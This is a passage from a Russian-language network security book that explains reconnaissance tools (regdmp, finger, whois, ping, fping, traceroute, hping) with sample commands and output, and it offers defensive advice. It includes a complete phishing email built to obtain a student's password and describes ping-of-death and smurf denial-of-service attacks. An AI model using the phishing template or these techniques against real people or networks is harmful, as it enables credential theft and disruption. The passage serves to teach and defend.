Примечание. Полный список идентификаторов OUI можно скачать по адресу <http://standards.ieee.org/regauth/oui/index.shtml>. Некоторые производители предпочитают не публиковать свой код OUI.

Поскольку Windows-машины передают эту информацию без ограничений в процессе работы в сети, они не фиксируют в системном журнале попытки получения этих данных. Брандмауэры и системы обнаружения вторжений настраиваются только на обнаружение и блокировку передачи этого трафика вовне.

REGDMP

Regdmp является стандартной Windows-утилитой из набора NT Resource Kit, которая позволяет вывести на стандартный вывод или сбросить в файл информацию о ключах реестра. Если взломщик имеет доступ к командной строке Windows-машины, то он может с помощью regdmp сбросить в файл некоторую интересную информацию о ключах и переменных реестра – или получить содержимое всего системного реестра. С другой стороны, интерфейс командной строки regdmp сам по себе служит для написания скриптов и получения справочной информации.

Реализация

Можно использовать regdmp, чтобы получить сведения о том, какие службы и приложения запускаются на нашем компьютере в момент загрузки.

```
C:\Windows\Desktop> regdmp HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows\CurrentVersion\Run
```

Мы должны убедиться, что в момент загрузки не запускается никаких зловредных программ, вроде Netcat или Netbus.

У regdmp есть опция `-m`, которая позволяет задать удаленный хост. Обычно только администратор имеет удаленный доступ к реестру, но можно попытаться сделать это и не будучи администратором.

```
C:\Windows\Desktop>regdmp -m 192.168.1.102 HKEY_LOCAL_MACHINE\
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

Подробнее мы обсудим использование regdmp в гл. 18.

FINGER

Под управлением Unix утилита `finger` позволяет получать информацию о пользователях системы. Система запускает демон `finger`, который работает по протоколу TCP через 79 порт и отвечает на запросы о работающих в настоящее время в системе пользователях, а также на запросы о конкретных пользователях.

Реализация

Поскольку используется много версий `finger`-клиентов и демонов, то может меняться состав доступных опций, но мы приведем основную информацию о том, что можно получить с помощью утилиты `finger`.

`finger @host_name.com`

Эта команда выдает информацию обо всех пользователях, в настоящее время зарегистрированных в системе с именем `host_name@com`. Если в системе запущен демон `finger`, мы можем просто набрать команду `finger`, чтобы получить ту же самую информацию на локальной машине.

```
[bobuser@originix bobuser]$ finger @host_name.com
```

Login	Name	Tty	Idle	Login Time	Office Phone
estewart	Eebel Stewart	1	39d	Jan 16 05:43	(somewhere)
wwankel	Willy Wankel	/4		Feb 24 07:23	(whoknows)
bspear	Billy Spear	/5		Feb 24 08:11	(nada)

Здесь представлено немало информации. Мы получили идентификаторы трех пользователей системы. Есть шанс, что хотя бы один из них использует несложный пароль. Чем больше работающих в системе пользователей мы обнаружим, тем больше пользовательских идентификаторов мы можем испробовать для взлома паролей.

finger estewart@host_name.com

Теперь посмотрим, какую информацию мы сможем получить о пользователе с именем Eebel Stewart.

```
[bobuser@originix bobuser]$ finger estewart@host_name.com
```

```
Login: estewart                      Name: Eebel Stewart
Directory: /home/estewart           Shell: /bin/tcsh
On since Wed Jan 16 05:43 (EST) on tty1      39 days 2 hours idle
Last login Sun Feb 24 07:20 (EST) on 4 from somewhere.host_name.com
No mail
No Plan
```

Мы получили кое-что интересное. Мы обнаружили пользовательскую директорию, используемый командный интерпретатор, и определили, откуда пользователь последний раз заходил в систему.

Совет. Если вы используете команду `finger -l @host_name.com`, вы сможете получить ту же самую информацию для всех пользователей, зарегистрированных в системе на текущий момент.

finger stewart@host_name.com

finger может использоваться не только для поиска имен пользователей, но и для поиска настоящих имен в системе. Вы можете попытаться получить с его помощью информацию о распространенных именах вроде Джонсона, Джонса или Стюарта.

Почему запускается демон finger?

Finger-демоны были популярны несколько лет назад, особенно в академических кругах. Это не слишком веский аргумент, чтобы использовать его сейчас, поскольку — строго между нами — он выдает слишком много информации о вашей системе, и люди этим пользуются. Если вы хотите запустить finger-демон для локальных пользователей для поиска информации, по крайней мере, перекройте к нему доступ через брандмауэр (79 порт TCP). К сожалению, некоторые наиболее старые дистрибутивы Unix поставляются с предустановленным и готовым к работе демоном finger, поэтому иногда вы можете сталкиваться с системами, в которых администраторы не обратили внимания на эту службу и тем самым оставили открытой информационную брешь.

Пример из жизни. Социальная инженерия 101

Некоторые хакеры в душе — старомодные мошенники. Зачем хакеру беспокоиться о сканировании портов и поиске уязвимых сетевых серверов,

если он может всего лишь убедить кого-нибудь *предоставить* ему доступ к системе?

Хакер запускает команды `finger` в местной образовательной сети и обнаруживает пользователя с довольно информативной записью в файле `plan`. *Plan* — специальный общедоступный пользовательский файл, который пользователи могут создать в своих начальных каталогах (`~/plan`). Он содержит дополнительную информацию, которую пользователь хочет сообщить другим людям. Некоторые пользователи прилагают все силы и включают в файлы `plan` свои биографии, включая номера телефонов, адреса и альтернативные адреса электронной почты.

Login: cjones

Name: Carla Jones

Directory: /home3/cjones

Shell: /bin/tcsh

On since Tue Apr 30 00:37 (EDT) on pts/1

No mail.

Plan:

Hi! My name's Carla and I'm a 21-year old **junior** MassComm major who **knows ABSOLUTELY NOTHING about computers!** :-) My **boyfriend Jon** set this up for me because he said I need one — whatever!!! I'm hoping to get into broadcast journalism, but my true love is the **theater!** I love **Broadway** shows — and am always looking to go up to **NYC** and see one! E-mail me at **cjones@my_university.edu** if you're headed up there and want some company! :-)
Bye for now...

О! Как много этот `plan` говорит хакеру о Карле. Хакер связывается с Карлой по электронной почте.

Dear Carla,

My name is Jennifer Winslow from FreeBroadway! We are a non-profit organization that provides theater-loving college students chances to see Broadway shows FOR FREE and keeps you updated on news and events! Your friend Jon has signed you up for a two-year subscription to our electronic newsletter. By registering with us, you are also eligible to win an all-expenses paid trip to New York City for three days and two nights in which you'll get treated to FIVE Broadway shows of your choice!

In order to track the progress of our contest and get full access to all that FreeBroadway has to offer, you'll need to create an account with us. We'll need the following information from you:

Full Name

Address (city, state, zip)

Phone

You'll also need to choose a username and password so that you can access your FreeBroadway account once it's created. This will allow us to verify that you are Carla

Jones when the time comes to claim a prize. You can use the same username and password that you use for your current e-mail account.

More news and information will follow once we hear back from you.
Congratulations Carla, and welcome to FreeBroadway.

Sincerely,
Jennifer Winslow

Вы можете подумать, что большинство людей не попадутся на такую очевидную уловку. Вы будете удивлены. Велика вероятность, что Карла с радостью снабдит нашего хакера информацией о логине, которым она пользуется в данной системе электронной почты.

Социальная инженерия может быть применена также и другими способами. В следующем разделе мы обсудим средство `whois`, которое может дать хакерам важные административные, технические и относящиеся к выписке счетов контакты организаций. Если хакер фокусирует внимание на одном из контактных имен и сможет собрать достаточно информации об этом человеке, то он может сконструировать похожее профессиональное электронное послание – заставляя работодателя разгласить информацию, которую он или она обычно не раскрывают незнакомцам.

WHOIS/FWHOIS

Whois – невероятно простое, но в тоже время весьма распространенное средство, с помощью которого осуществляется запрос к конкретной базе данных «whois» для получения информации об имени домена и IP-адресе.

Служба Whois представляет собой базу данных, которая поддерживается держателями служб DNS по всему миру. База данных Whois может содержать много различной информации, но обычно в ней содержится такая информация как местоположение, контактная информация и диапазоны IP-адресов для каждого доменного имени, находящегося под управлением держателя службы доменных имен.

Реализация

Сама по себе команда весьма проста. Наиболее старые версии команды `whois` требуют ввода имени хоста, на котором поддерживается `whois`-сервер с использованием флага `-h`. Оставшаяся часть командной строки содержит в себе запрос, который мы хотим послать. Команда `fwhois` требует сначала определить запрос, и при необходимости в конце задать адрес `whois` с сервера (`@whois_server`).

Следующие две команды идентичны друг другу.

```
bash% whois -h whois.networksolutions.com yahoo.com
```

и то же самое

```
bash% fwhois yahoo.com@whois.networksolutions.com
```

По умолчанию используется сервер `whois.internic.net`. Мы можем запустить команду `whois` без указания имени сервера, чтобы получить самую общую информацию о домене.

```
bash% whois yahoo.com
```

```
Domain Name: YAHOO.COM
```

```
Registrar: NETWORK SOLUTIONS, INC.
```

```
Whois Server: whois.networksolutions.com
```

```
Referral URL: http://www.networksolutions.com
```

```
Name Server: NS3.EUROPE.YAHOO.COM
```

```
Name Server: NS5.DCX.YAHOO.COM
```

```
Name Server: NS4.DAL.YAHOO.COM
```

```
Name Server: NS2.SAN.YAHOO.COM
```

```
Name Server: NS1.SNV.YAHOO.COM
```

```
Updated Date: 05-nov-2001
```

На выходе мы получили информацию о серверах доменных имен и сведения о том, когда в последний раз обновлялась соответствующая запись. Но здесь нет никакой информации о местоположении сервера или контактной информации. К счастью, здесь есть ссылка на другой `whois`-сервер, где должна быть интересующая нас информация. Теперь, если мы попытаемся выполнить команду `whois -h whois.networksolutions.com yahoo.com`, мы должны будем получить ту же самую информацию что и ранее, но вдобавок еще и сведения о географическом положении и контактную информацию.

Таким образом, если нам надоело назойливое сканирование портов с адреса `somesystem.some_loser.org`, теперь мы можем просто связаться с организацией `SomeLoser` и выразить протест. `Whois` – также весьма полезен для взломщиков, которые пытаются преследовать особые цели.

Но что делать, если мы не знаем имени хоста. Что если в нашем распоряжении имеется только IP-адрес. К счастью, есть `whois`-серверы, которые поддерживают выполнение запросов по IP-адресу.

Мы хотим знать, кто является владельцем IP-адреса `64.58.76.229`. Для этого мы посылаем `whois`-запрос на `whois.arin.net`.

```
bash% whois -h whois.arin.net 64.58.76.229
```

```
[whois.arin.net]
```

```
Exodus Communications Inc. Sterling (DC2) (NETBLK-EC17-1) EC17-1
```

```
64.58.64.0 - 64.58.95.255
```

```
Yahoo (NETBLK-EC17-1-YAHOO1) EC17-1-YAHOO1 64.58.76.0 - 64.58.79.255
```

To single out one record, look it up with `!xxx`, where `xxx` is the handle, shown in parentheses following the name, which comes first.

The ARIN Registration Services Host contains ONLY Internet Network Information: Networks, ASNs, and related POCs.

Please use the whois server at rs.internic.net for DOMAIN related Information and whois.nic.mil for NIPRNET Information.

Мы видим, что весь блок адресов принадлежит компании Exodus Communications, но подсеть класса C, которой принадлежит конкретный IP-адрес, находится в распоряжении компании Yahoo! Мы можем использовать указанный в скобках адрес (в данном случае это NETBLK-EC17-1-YAHOO1) для получения дополнительной информации об организации, которой принадлежит этот IP-адрес. Для того чтобы это сделать, мы используем команду `whois -h whois.arin.net NETBLK-EC17-1-YAHOO1`.

Yahoo (NETBLK-EC17-1-YAHOO1)

701 First Avenue
Sunnyvale, CA 94089
US

Netname: EC17-1-YAHOO1

Netblock: 64.58.76.0 - 64.58.79.255

Maintainer: YHOO

Coordinator:

Admin, Netblock (NA258-ARIN) netblockadmin@yahoo-inc.com
1-408-349-5555

Domain System inverse mapping provided by:

NS1.YAHOO.COM	66.218.71.63
NS2.YAHOO.COM	209.132.1.28
NS3.YAHOO.COM	217.12.4.104
NS4.YAHOO.COM	63.250.206.138
NS5.YAHOO.COM	64.58.77.85

Record last updated on 29-Mar-2002.

Database last updated on 9-Apr-2002 19:58:57 EDT.

Ниже приведен список наиболее популярных whois-серверов и их функции. Весьма вероятно, что если один из этих серверов не знает о запрошенном вами домене или IP-адресе, то вы сможете получить эту информацию с другого сервера.

Сервер	Функции
whois.internic.net	Whois-сервер по умолчанию – точка входа для множества whois-запросов.
whois.networksolutions.com	Сервер для пользователей, которые зарегистрировали свои доменные имена в компании Network Solutions.

Сервер	Функции
whois.arin.net	Сервер American Registry for Internet Numbers – выполняет whois-запросы по IP.
whois.apnic.net	Сервер для базы данных Asia Pacific Network Information Center.
whois.ripe.net	Reseaux IP Europeens – обеспечивает большую часть Европы.
whois.nic.gov	Whois-сервер правительства Соединенных Штатов (для зоны .gov).
whois.nic.mil	Whois-сервер для зоны, выделенной для военных организаций (зона .mil).

Ping

Ping – одно из наиболее общих диагностических средств – просто посылает ICMP-запросы и ожидает ответа. Ping используется для тестирования сетевых соединений, но также может быть применен и в других целях, в чем вы сейчас сможете убедиться.

Реализация

Во-первых, упомянем несколько весьма важных параметров командной строки. Есть много различных реализаций команды Ping, но большинство Ping-утилит для Unix-систем имеют общие параметры командной строки. Основные отличия Unix- и Windows-реализаций этой утилиты представлены в таблице 2-3.

Табл. 2-3. Общие параметры командной строки Ping

Параметр	Описание
-c count (Unix)	Количество посылаемых вызовов.
-n count (Windows)	
-f (Unix)	
	Потоковый вызов, при котором посылается столько запросов, сколько возможно. Выводит символ (.) для каждого посланного запроса и символ (^H) для каждого полученного ответа. Обеспечивает визуальное отображение количества потерянных пакетов. Этот параметр может использовать только пользователь с правами супервайзера.
-i wait (Unix)	Определяет время ожидания в секундах между посылкой пакетов (по умолчанию 1 сек.).

Параметр	Описание
-m TTL (Unix) -i TTL (Windows)	Определяет параметр времени жизни (TTL).
-n (Unix) -a (Windows)	В Unix-системах параметр -n указывает на то, что не нужно определять имя для IP-адреса (выводятся только числовые значения). Параметр -a в Windows сообщает о необходимости определения имени по IP-адресам. В Unix и Windows реализациях утилиты по умолчанию определяется разное значение параметра разрешения имен.
-p pattern (Unix)	Позволяет вам дополнить заголовок посылаемого ICMP-пакета специальным шаблоном, чтобы определить идентичность получаемой в ответ информации.
-q (Unix)	Запрещает вывод промежуточной информации, разрешая вывод обобщенных сведений после завершения работы программы.
-R (Unix) -r (Windows)	Определяет параметр record route для ICMP-пакета. Если маршрутизатор поддерживает такую возможность, он будет записывать маршрут пакета, получаемый с параметрами IP, и будет отображать его в результатах работы программы после получения ответа. Однако большинство маршрутизаторов игнорирует параметры маршрутизации по источнику, и поэтому игнорируют этот параметр.
-s size (Unix) -l size (Windows)	Дает возможность определить размер ICMP-пакета. Заголовок ICMP-пакета имеет 8 байт в длину, таким образом, реальный размер пакета будет составлять <code><size> + 8</code> . По умолчанию для Unix значение параметра равно 56 и 24 для Windows. Это соответствует 64 и 32 байтам, если принять во внимание длину заголовка.
-w wait (Unix) -w timeout (Windows)	Прерывает работу программы после заданного ожидания. Определяет задержку в <code><timeout></code> миллисекунд перед завершением запроса.

По умолчанию Ping ведет себя по-разному в Windows и Unix. Большинство реализаций Ping для Unix будут продолжать посылать пакеты до тех, пока работа программы не будет прервана с помощью клавиш Ctrl-C. Windows-версии, наоборот, по умолчанию посылают только четыре ICMP-запроса. Вы можете попытаться запустить программу с па-

раметром -t, для того чтобы заставить программу работать до тех пор, пока она не будет остановлена (хотя в этом случае вы не сможете получить итоговую информацию).

Ниже приведен типичный пример работы программы в Linux.

```
%ping 192.168.1.102
PING 192.168.1.102 (192.168.1.102) from 192.168.1.100 : 56(84) bytes of data.
64 bytes from 192.168.1.102: icmp_seq=0 ttl=128 time=1.9 ms
64 bytes from 192.168.1.102: icmp_seq=1 ttl=128 time=0.7 ms
64 bytes from 192.168.1.102: icmp_seq=2 ttl=128 time=1.3 ms
64 bytes from 192.168.1.102: icmp_seq=3 ttl=128 time=0.7 ms
64 bytes from 192.168.1.102: icmp_seq=4 ttl=128 time=1.3 ms
64 bytes from 192.168.1.102: icmp_seq=5 ttl=128 time=0.7 ms
64 bytes from 192.168.1.102: icmp_seq=6 ttl=128 time=1.3 ms

--- 192.168.1.102 ping statistics ---
7 packets transmitted, 7 packets received, 0% packet loss
round-trip min/avg/max = 0.7/1.1/1.9 ms
```

Пример из жизни. Как хакер может злоупотреблять Ping

Жестокий Ping I: Ping смерти. Вы наверняка слышали об этой технике. Ping смерти – это отправленный вами пакет Ping больше 65536 байт. Даже если IP не будет поддерживать дейтаграммы большего размера, фрагментация может позволить кому-нибудь послать Ping больший, чем 65536 байт, а когда он дойдет до получателя, то может разрушить машину-получателя. Ошибка здесь не в Ping, а скорее, в методе работы IP с пересылкой фрагментированных пакетов.

Многие утилиты Ping не позволят вам отсылать такие большие пакеты, но Windows 95 и версии NT позволяют. Некоторые операционные системы распознают Ping смерти и просто игнорируют его (не будут его обрабатывать). Для других систем единственной защитой является использование портовых фильтров или брандмауэров на внешних межсетевых интерфейсах, которые блокируют вообще все входящие ICMP, или, по крайней мере, пакеты ICMP определенного размера.

Жестокий Ping II: Smurfing. Изящный прием, который можно применить в своей собственной сети – это попытаться провести Ping своего адреса широковещательного доступа. К примеру, если ваш IP-адрес 192.168.1.100, а сетевая комбинация разрядов 255.255.255.0, то вы в сети 192.168.1.0 с адресом широковещательного доступа 192.168.1.255. Если вы попытаетесь провести Ping 192.168.1.255 (в некоторых системах вам придется использовать флаг -b и иметь корневые привилегии root), вы должны получить ICMP-ответы от каждого хоста своей сети. Это полезно для быстрого определения соседних хостов.

Проблема в том, что это может быть использовано в очень недобрых целях – в частности для smurfing. Эта широко известная атака Denial-of-Service (DoS) всплыла, когда люди начали понимать, как много сетевого трафика может быть сгенерировано при проведении Ping с сетевым адресом общего доступа. Большие сети класса В (с более чем 65000 главных машин) будут отсылать ICMP-ответы на главную машину Ping. Вряд ли вы захотите подвергнуться этому: поток ответов убьет вашу систему. Но что, если вы обманете IP-адрес главной машины Ping? Это достаточно просто (см. гл. 1). Если вы не нуждаетесь в ответе от вашего Ping (черт возьми, вы *не хотите* получить ответ!), то можете направить все эти ответы какому-нибудь несчастному и разрушить его систему.

Как можно от этого защититься? Системы не должны отвечать на сообщения от Ping. Брандмауэры и маршрутизаторы должны быть сконфигурированы так, чтобы не только уберечь вашу машину от атаки smurf, но также и от участия в smurf.

Fping

Стандартная реализация программы Ping, которая поставляется с большинством версий TCP/IP-протокола, разработана для работы на одином хосте. Хотя это и удобно, но использование утилиты для тестирования большой сети превращается в кропотливый процесс. Пользователь должен последовательно запускать программу для каждого хоста и ожидать, пока Ping вернет результаты.

Для решения этих проблем была создана программа Fping, которая позиционируется как быстрый Ping. Утилиту можно свободно загрузить с хоста <http://www.fping.com/>. Windows-приложение, аналогичное утилите fping (но не портированное под Windows Fping), можно загрузить по адресу <http://www.kwakkeflap.com/>. Но мы не будем рассматривать эту программу в данном разделе.

Реализация

Fping посылает ICMP (Internet Control Message Protocol) запросы по списку IP-адресов, обеспечивая параллельную выдачу информации на стандартный вывод или в файл. Программа посылает циклические запросы, не ожидая ответа на каждый из них. Когда ответы, наконец, возвращаются, fping отмечает, доступен хост или нет, и продолжает ожидать ответы на протяжении всего цикла работы программы. Такой способ асинхронного управления работой при опросе большого количества хостов позволяет получить лучшие, чем при использовании обычной утилиты Ping, результаты. До появления утилиты Fping тестирование всей сети требовало написания программы на языке командного интерпретатора, в которой производился последовательный опрос всех хостов и запись результатов в файл. Вывод результатов этой программы требовал

дальнейшей сортировки для анализа пользователем. Fping не только делает эту работу быстрее, но и выводит результаты своей работы в более дружелюбном для пользователя виде.

Ниже приведен пример вывода после тестирования подсети класса С с маской 192.168.1.0. Запустив команду `fping -a -g 192.168.1.1 192.168.1.254 -s hosts`, мы сможем увидеть, какие хосты в сети работают, и сохранить их IP-адреса в файле. Вдобавок к этому, флаг `-s` указывает на необходимость выводить итоговую информацию о работе. Если мы добавим флаг `-n` в командную строку, то сможем посмотреть и имена, соответствующие IP-адресам. Fping будет записывать в файл имена хостов вместо IP-адресов.

```
254 targets
  3 alive
251 unreachable
  0 unknown addresses

143 timeouts
397 ICMP Echos sent
  3 ICMP Echo Replies received
294 other ICMP received
```

```
0.10 ms (min round trip time)
0.62 ms (avg round trip time)
1.02 ms (max round trip time)
11.921 sec (elapsed real time)
```

```
[root@originix fping-2.4b_2_to]# cat hosts
192.168.1.1
192.168.1.100
192.168.1.101
```

Анализируя далее командную строку мы увидим, что флаг `-a` указывает на необходимость выводить на стандартный вывод информацию о доступных хостах. Флаг `-g` выполняет функции утилиты `gping` (кратко упоминаемой здесь) и создает список IP-адресов для сканирования. В этом случае список IP-адресов от 192.168.1.1 до 192.168.1.254 передается утилите `fping`. В дополнение к флагу `-g`, `fping` может получить список IP-адресов, которые необходимо сканировать через стандартный вход или из файла, имя которого можно указать после флага `-f`. Полный список доступных параметров командной строки утилиты `fping` версии 2.4b2, к которым вы можете получить доступ, набрав `fping` в командной строке, таков.

Usage: `./fping [options] [targets...]`

`-a` show targets that are alive (показывает доступные хосты).

- A show targets by address (показывает хосты по их IP-адресам).
- b n amount of ping data to send, in bytes (default 56) (количество посылаемых пакетов) (по умолчанию 56).
- B f set exponential backoff factor to f (устанавливает фактор задержки).
- c n count of pings to send to each target (default 1) (количество пакетов посылаемых, каждому хосту (по умолчанию 1)).
- C n same as -c, report results in verbose format (тоже самое что и -c – выводит результаты с расширенными текстовыми комментариями).
- e show elapsed time on return packets (выводит время выполнения для вернувшихся пакетов).
- f file read list of targets from a file (- means stdin) (only if no -g specified) (задает имя файла со списком тестируемых хостов (пробел означает, что список берется из стандартного ввода). Используется, только если не задан параметр -g).
- g generate target list (only if no -f specified) (specify the start and end IP in the target list, or supply an IP netmask) (ex. ./fping -g 192.168.1.0 192.168.1.255 or ./fping -g 192.168.1.0/24) генерирует список тестируемых хостов (только если не задан параметр -f) (задается начальный и конечный IP адреса, или сетевая маска).
- i n interval between sending ping packets (in millisec) (default 25) задает интервал между посылаемыми пакетами (в миллисекундах) (по умолчанию 25).
- l loop sending pings forever (задает опрос хостов в цикле).
- m ping multiple interfaces on target host (тестирование нескольких интерфейсов на доступном хосте).
- n show targets by name (-d is equivalent) (отображает тестируемые хосты по имени (то же самое что и -d)).
- p n interval between ping packets to one target (in millisec) (in looping and counting modes, default 1000) задает интервал между посылкой пакетов на один и тот же хост (в миллисекундах) (в цикле или непрерывном режиме, по умолчанию 1000).
- q quiet (don't show per-target/per-ping results) (подавляет вывод как по хостам так и для пакетов).
- Q n same as -q, but show summary every n seconds (то же самое что -q, но выводит сводную информацию каждые n секунд).
- r n number of retries (default 3) число попыток (по умолчанию 3).
- s print final stats (вывод финальной статистики).
- t n individual target initial timeout (in millisec) (default 500) (начальная задержка для опрашиваемого хоста (в миллисекундах) (по умолчанию 500)).
- u show targets that are unreachable (отображает недоступные хосты).
- v show version (выводит номер версии) targets list of targets to check (if no -f specified) (список проверенных хостов (если не задан параметр -f)).

Раньше утилита fping работала совместно с gping. Утилита gping брала на себя черновую работу по определению большого списка IP-адресов.

сов для сканирования с помощью `fping`. Вообразите себе необходимость сканирования сети класса В (65 534 хостов) и ввода вручную каждого IP-адреса! Вам понадобилось бы написать такой скрипт для автоматизации этой работы, создание которого весьма утомительно и сложно для человека, не имеющего опыта программирования на командном языке. Теперь в утилиту `fping` добавлен флаг `-g`. Добавление этого параметра сделала `fping` совершенно независимой утилитой.

Выгоды от использования `fping` очевидны. Примерно за 10 секунд мы определили, сколько хостов присутствует в нашей сети, какие у них IP-адреса и получили начальную информацию, необходимую для создания схемы нашей сети. Но следует иметь в виду, что этот инструмент предоставляет те же самые преимущества назойливым чужакам, которые бродят вокруг в поисках доступа к чужим сетям.

Traceroute

Traceroute делает то, что указано в ее названии – он размечает маршрут, который проходят IP-пакеты на пути от вашего хоста до указанной цели.

Программа начинает работать с отсылки IP-пакета (ICMP или UDP) к заданной цели, но при этом устанавливает время жизни пакета (TTL-Time-To-Live) равным 1. Пакет исчерпывает свои ресурсы при достижении первой же промежуточной точки, и маршрутизатор уведомляет нас с помощью ICMP-сообщения, что время жизни пакета исчерпано, сообщая тем самым, что достигнута первая промежуточная точка. Теперь мы отсылаем следующий IP-пакет к цели, но теперь уже устанавливаем параметр TTL равным 2. Пакет достигает второй промежуточной точки и происходит тоже самое. Продолжая наращивать параметр TTL до тех пор, пока не будет достигнута цель, мы сможем узнать, какой маршрут проходят пакеты на пути от нашего хоста до цели.

Этот инструмент может быть очень полезен при диагностике проблем в сети (для определения причин выхода сети из строя или для определения петель), но он также может быть использован для получения информации о местонахождении тестируемой системы.

Ниже приведен фрагмент вывода, который можно получить, используя команду `traceroute`

```
11 cxchg.GW2.SEA1.BACK_BONE.NET (192.168.240.79) 88.959 ms 83.770 ms 84.251 ms
12 dxchg.GW1.SEA1.BACK_BONE.NET (192.168.206.185) 84.427 ms 83.894 ms 82.176 ms
13 aexchg.GW5.SEA1.BACK_BONE.NET (192.168.101.25) 84.570 ms 84.122 ms 84.243 ms
```

Здесь приведено несколько последних промежуточных точек маршрута на пути к цели. Часть базовых хостов сети интернет используют имена, отражающие их географическое положение. Вероятно, что комбинация символов `SEA1` имеет отношение к Сиэтлу, штат Вашингтон. Это говорит о том, что данная машина, возможно, расположена на северо-западе Соединенных Штатов.

Примечание. В настоящее время держатели базовой инфраструктуры интернета начинают использовать коды аэропортов для обозначения своих маршрутизаторов.

Версия программы Traceroute с графическим интерфейсом для Unix называется gtrace и использует базу данных местоположения известных хостов для отображения географической карты маршрута, который проходят пакеты по всему миру. Эту программу можно найти по адресу <http://www.caida.org/tools/visualization/gtrace/>. Аналогичные программы для Windows называются VisualRoute и McAfee Visual Trace, и доступны в интернете по адресам <http://www.visualware.com/> и <http://www.mcafee.com>, соответственно. Имейте в виду, что графические версии traceroute не всегда правильно отображают информацию, поскольку соответствующие whois-базы данных могут содержать, а могут и не содержать требуемую информацию.

Реализация

Так же как и Ping, команда traceroute имеет несколько различных реализаций. Так же как и Ping, реализация traceroute для Windows сильно отличается от версии, используемой для Unix. Настолько что Windows-утилита носит название tracert, напоминая о том, что в системе Windows эта программа используется без поддержки длинных имен файлов. В таблице 2-4 описаны некоторые наиболее важные параметры командной строки (все параметры, если иное не оговаривается, приводятся для Unix-версии).

Табл. 2-4. Общие параметры командной строки Traceroute

Параметр	Описание
-g hostlist (Unix)	Определяет маршрут для прохождения пакетов
-j hostlist (Windows)	(см. гл. 1).
-i interface	Задаёт используемый для отсылки пакетов сетевой интерфейс (для хоста с несколькими сетевыми интерфейсами).
-I	Определяет использование ICMP-сообщений вместо UDP. По умолчанию traceroute посылает UDP-пакеты порту, который обычно бывает свободным, так что конечный хост может послать в ответ сообщение PORT_UNREACHABLE в ответ на пришедшие пакеты.
-m hops (Unix)	Задаёт максимальное число промежуточных хостов, которое может быть пройдено до конечного пункта. Если конечный хост не достигается за заданное число шагов, все возвращается обратно. По умолчанию равно 30.
-h hops (Windows)	

Параметр	Описание
-n (Unix)	Запрещает определение имен для IP-адресов.
-d (Windows)	Обычно это существенно ускоряет работу программы, но в этом случае вы не сможете получить представление о географическом положении хостов.
-p port	Если мы используем traceroute на основе протокола UDP и конечный хост прослушивает номера портов вокруг значения по умолчанию (33434), мы можем определить здесь другой номер порта.
-w (Unix and Windows)	Задаёт время ожидания ответа от промежуточных хостов.

Интерпретация выходной информации от traceroute

Ниже приведен отрывок вывода программы traceroute, запущенной на локальной машине для тестирования удаленного сервера.

```
bash-2.03$ traceroute -n 192.168.76.177
traceroute to 192.168.76.177 (192.168.76.177), 30 hops max, 40 byte packets
 1  192.168.146.1   20.641 ms   15.853 ms   16.582 ms
 2  192.168.83.187  15.230 ms   13.237 ms   13.129 ms
 3  192.168.127.65  16.843 ms   14.968 ms   13.727 ms
 4  * * *
 5  192.168.14.85   16.915 ms   15.945 ms   15.500 ms
 6  192.168.14.138  17.495 ms   17.697 ms   16.598 ms
 7  192.168.14.38   17.476 ms   17.073 ms   14.342 ms
 8  192.168.189.194 19.130 ms   18.208 ms   18.250 ms
 9  192.168.96.162  39.989 ms   35.118 ms   36.275 ms
10  192.168.98.19   472.009 ms   36.853 ms   35.128 ms
11  192.168.210.126 37.135 ms   36.288 ms   35.612 ms
12  192.168.76.177  37.792 ms   36.920 ms   34.972 ms
```

Обратите внимание, что каждая попытка повторяется трижды. Об этом говорит наличие трех колонок со временем отклика (20.641 ms 15.853 ms 16.582 ms). Также обратите внимание, что на четвертом шаге не получено никакой информации. Если вы видите символ * для соответствующего шага, но программа переходит к следующему шагу, вероятно, хост не послал в ответ ICMP-сообщение о том, что исчерпано время жизни посланного пакета. Возможно, что на промежуточном брандмауэре запрещена передача ICMP-сообщений. Возможно, посланное в ответ ICMP-сообщение имело слишком маленький TTL-параметр, и ответ не дошел до получателя.

Traceroute может принять множество других ICMP-сообщений. Если в выводе traceroute вы видите странные значки, описанные в таблице 2-5 – это попытка сообщить вам нечто.

Примечание. Вам необходимо использовать параметр `-v`, если вы хотите увидеть отличные от стандартного `TIME_EXCEEDED` или трех `UNREACHABLE` сообщения.

Traceroute выдает большой объем информации, включая географический регион, в котором расположен хост, список машин, которые поддерживают трафик между исходным и конечными хостами, а также интернет-провайдера для хоста. Некоторая информация позволяет взломщикам определить промежуточные маршрутизаторы, которые могут быть уязвимы для атак или использованы для получения дополнительной информации. До тех пор, пока большинством систем traceroute трафик рассматривается, как разрешенный, только с помощью брандмауэров или систем обнаружения вторжений можно обнаружить или блокировать внешние попытки трассировки.

Табл. 2-5. Расшифровка флагов-сообщений Traceroute

Флаг	Описание
!H	Хост ICMP недостижим.
!N	ICMP network unreachable
	сеть ICMP недостижима.
!P	Протокол ICMP недостижим.
!S	Неудавшаяся попытка задать маршрут.
!F	Необходима фрагментация.
!X	Соединение запрещено администратором.
!#	ICMP код недостижимости #.

Hping

Обычные Ping программы для проверки сетевых соединений используют запросы ICMP и ожидают ответа. Программа hping позволяет вам выполнять такое же тестирование, используя IP-пакеты, включая ICMP, UDP и TCP.

Hping требует хорошего представления об IP-, TCP-, UDP- и ICMP-протоколах. Использование программы hping в процессе изучения этих протоколов является отличным способом понять, что собой представляют эти протоколы, со всех сторон. В действительности hping – настолько универсальная программа, что не хватит целой книги, чтобы описать ее функции и понять какую информацию можно получить с ее помощью. Обращайтесь к README и HOWTO документации и другим ресурсам, поставляемым вместе с пакетом, чтобы увидеть возможности hping.

Реализация

Исходные тексты программы `hping` можно загрузить по адресу <http://www.hping.org/>. Процесс инсталляции детально описан в файле `README`, так же как и несколько примеров использования этой программы.

Примечание. Исполняемый модуль `hping2` необходимо запускать, имея полномочия пользователя `root`, чтобы иметь возможность использовать некоторые программы сетевых интерфейсов, которые требуются для работы.

```
[root@originix hping2]# ./hping2 -c 4 -n -i 2 192.168.1.101
HPING 192.168.1.101 (eth0 192.168.1.101): NO FLAGS are set, 40 headers +
 0 data bytes
len=46 ip=192.168.1.101 flags=RA seq=0 ttl=128 id=54167 win=0 rtt=0.8 ms
len=46 ip=192.168.1.101 flags=RA seq=1 ttl=128 id=54935 win=0 rtt=0.7 ms
len=46 ip=192.168.1.101 flags=RA seq=2 ttl=128 id=55447 win=0 rtt=0.7 ms
len=46 ip=192.168.1.101 flags=RA seq=3 ttl=128 id=55959 win=0 rtt=0.7 ms

--- 192.168.1.101 hping statistic ---
